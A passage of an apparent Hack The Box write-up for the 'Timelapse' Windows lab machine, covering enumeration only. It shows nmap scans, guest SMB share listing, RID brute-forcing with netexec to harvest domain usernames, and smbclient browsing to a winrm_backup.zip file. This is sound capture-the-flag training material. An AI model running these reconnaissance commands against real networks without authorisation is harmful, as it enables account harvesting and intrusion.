
Timelapse



Timelapse
Windows · Easy

0 Points
4.6 240 Reviews
User Rated Difficulty

US VIP 15
1 player

Target IP Address
10.10.11.152

ENUMERATION


NMAP

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ sudo nmap -sS -Pn -p- -T4  10.10.11.152
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-03 21:59 EST
Nmap scan report for timelapse (10.10.11.152)
Host is up (0.075s latency).
Not shown: 65518 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5986/tcp  open  wsmans
9389/tcp  open  adws
49667/tcp open  unknown
49673/tcp open  unknown
49674/tcp open  unknown
49693/tcp open  unknown
```

Details scan

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ sudo nmap -sS -Pn -p445,139,389,135 -sC -sV  10.10.11.152
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-03 22:02 EST
Nmap scan report for timelapse (10.10.11.152)
Host is up (0.078s latency).

PORT    STATE SERVICE       VERSION
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: timelaps
e.htb0., Site: Default-First-Site-Name)
445/tcp open  microsoft-ds?
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 8h00m00s
| smb2-time:
|   date: 2024-11-04T11:03:06
|_  start_date: N/A
```

SMB,RPC,LDAP




```
┌──(kali㉿kali)-[~]
└─$ netexec smb timelapse.htb -u '' -p '' --shares
SMB         10.10.11.152    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb)
SMB         10.10.11.152    445    DC01             [+] timelapse.htb\:
SMB         10.10.11.152    445    DC01             [-] Error enumerating shares: STATUS_ACCESS_DENIED

┌──(kali㉿kali)-[~]
└─$ netexec smb timelapse.htb -u 'Guest' -p '' --shares
SMB         10.10.11.152    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb)
SMB         10.10.11.152    445    DC01             [+] timelapse.htb\Guest:
SMB         10.10.11.152    445    DC01             [*] Enumerated shares
SMB         10.10.11.152    445    DC01             Share           Permissions     Remark
SMB         10.10.11.152    445    DC01             -----           -----------     ------
SMB         10.10.11.152    445    DC01             ADMIN$                          Remote Admin
SMB         10.10.11.152    445    DC01             C$                              Default share
SMB         10.10.11.152    445    DC01             IPC$            READ            Remote IPC
SMB         10.10.11.152    445    DC01             NETLOGON                        Logon server share
SMB         10.10.11.152    445    DC01             Shares          READ
SMB         10.10.11.152    445    DC01             SYSVOL                          Logon server share
```

The domain is called timelapse.htb


I found out that the Guest account was not disabled. When this account is not disabled one can use it to bruteforce the RID.

Basically how this works is it uses RPC and the Guest account with its priveleges. It is only able to run lookupnames. This gives you the SID and the RID is the last 3 bits of it. This way it can bruteforce it and keep getting valid accounts. It usually goes up to 4000 but you can change the max.


Most non default users are around the 1000 range.



```
┌──(kali㉿kali)-[~]
└─$ netexec smb timelapse.htb -u 'Guest' -p '' --rid-brute
SMB         10.10.11.152    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb)
SMB         10.10.11.152    445    DC01             [+] timelapse.htb\Guest:
SMB         10.10.11.152    445    DC01             498: TIMELAPSE\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.152    445    DC01             500: TIMELAPSE\Administrator (SidTypeUser)
SMB         10.10.11.152    445    DC01             501: TIMELAPSE\Guest (SidTypeUser)
SMB         10.10.11.152    445    DC01             502: TIMELAPSE\krbtgt (SidTypeUser)
SMB         10.10.11.152    445    DC01             512: TIMELAPSE\Domain Admins (SidTypeGroup)
SMB         10.10.11.152    445    DC01             513: TIMELAPSE\Domain Users (SidTypeGroup)
SMB         10.10.11.152    445    DC01             514: TIMELAPSE\Domain Guests (SidTypeGroup)
SMB         10.10.11.152    445    DC01             515: TIMELAPSE\Domain Computers (SidTypeGroup)
SMB         10.10.11.152    445    DC01             516: TIMELAPSE\Domain Controllers (SidTypeGroup)
SMB         10.10.11.152    445    DC01             517: TIMELAPSE\Cert Publishers (SidTypeAlias)
SMB         10.10.11.152    445    DC01             518: TIMELAPSE\Schema Admins (SidTypeGroup)
SMB         10.10.11.152    445    DC01             519: TIMELAPSE\Enterprise Admins (SidTypeGroup)
SMB         10.10.11.152    445    DC01             520: TIMELAPSE\Group Policy Creator Owners (SidTypeGroup)
SMB         10.10.11.152    445    DC01             521: TIMELAPSE\Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.152    445    DC01             522: TIMELAPSE\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.10.11.152    445    DC01             525: TIMELAPSE\Protected Users (SidTypeGroup)
SMB         10.10.11.152    445    DC01             526: TIMELAPSE\Key Admins (SidTypeGroup)
SMB         10.10.11.152    445    DC01             527: TIMELAPSE\Enterprise Key Admins (SidTypeGroup)
SMB         10.10.11.152    445    DC01             553: TIMELAPSE\RAS and IAS Servers (SidTypeAlias)
SMB         10.10.11.152    445    DC01             571: TIMELAPSE\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.10.11.152    445    DC01             572: TIMELAPSE\Denied RODC Password Replication Group (SidTypeAlias)
```




```
┌──(kali㉿kali)-[~]
└─$ netexec smb timelapse.htb -u 'Guest' -p '' --rid-brute > user.txt

┌──(kali㉿kali)-[~]
└─$ grep User user.txt | awk '{print $6}'
TIMELAPSE\Administrator
TIMELAPSE\Guest
TIMELAPSE\krbtgt
TIMELAPSE\Domain
TIMELAPSE\Protected
TIMELAPSE\DC01$
TIMELAPSE\thecybergeek
TIMELAPSE\payl0ad
TIMELAPSE\legacyy
TIMELAPSE\sinfulz
TIMELAPSE\babywyrm
TIMELAPSE\DB01$
TIMELAPSE\WEB01$
TIMELAPSE\DEV01$
TIMELAPSE\svc_deploy
```




```
 ===========================================================
|    Domain Information via SMB session for timelapse.htb    |
 ===========================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: DC01
NetBIOS domain name: TIMELAPSE
DNS domain: timelapse.htb
FQDN: dc01.timelapse.htb
Derived membership: domain member
Derived domain: TIMELAPSE
```

From here now I have a lot of information as to what I already need to go into the next stage of enumeration which is to go in the shares.




```
┌──(kali㉿kali)-[~]
└─$ smbclient -N \\\\10.10.11.152\\shares
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Oct 25 11:39:15 2021
  ..                                  D        0  Mon Oct 25 11:39:15 2021
  Dev                                 D        0  Mon Oct 25 15:40:06 2021
  HelpDesk                            D        0  Mon Oct 25 11:48:42 2021
```




```
smb: \Dev\> ls
  .                                   D        0  Mon Oct 25 15:40:06 2021
  ..                                  D        0  Mon Oct 25 15:40:06 2021
  winrm_backup.zip                    A     2611  Mon Oct 25 11:46:42 2021
```

I found this file which could contain some important information.



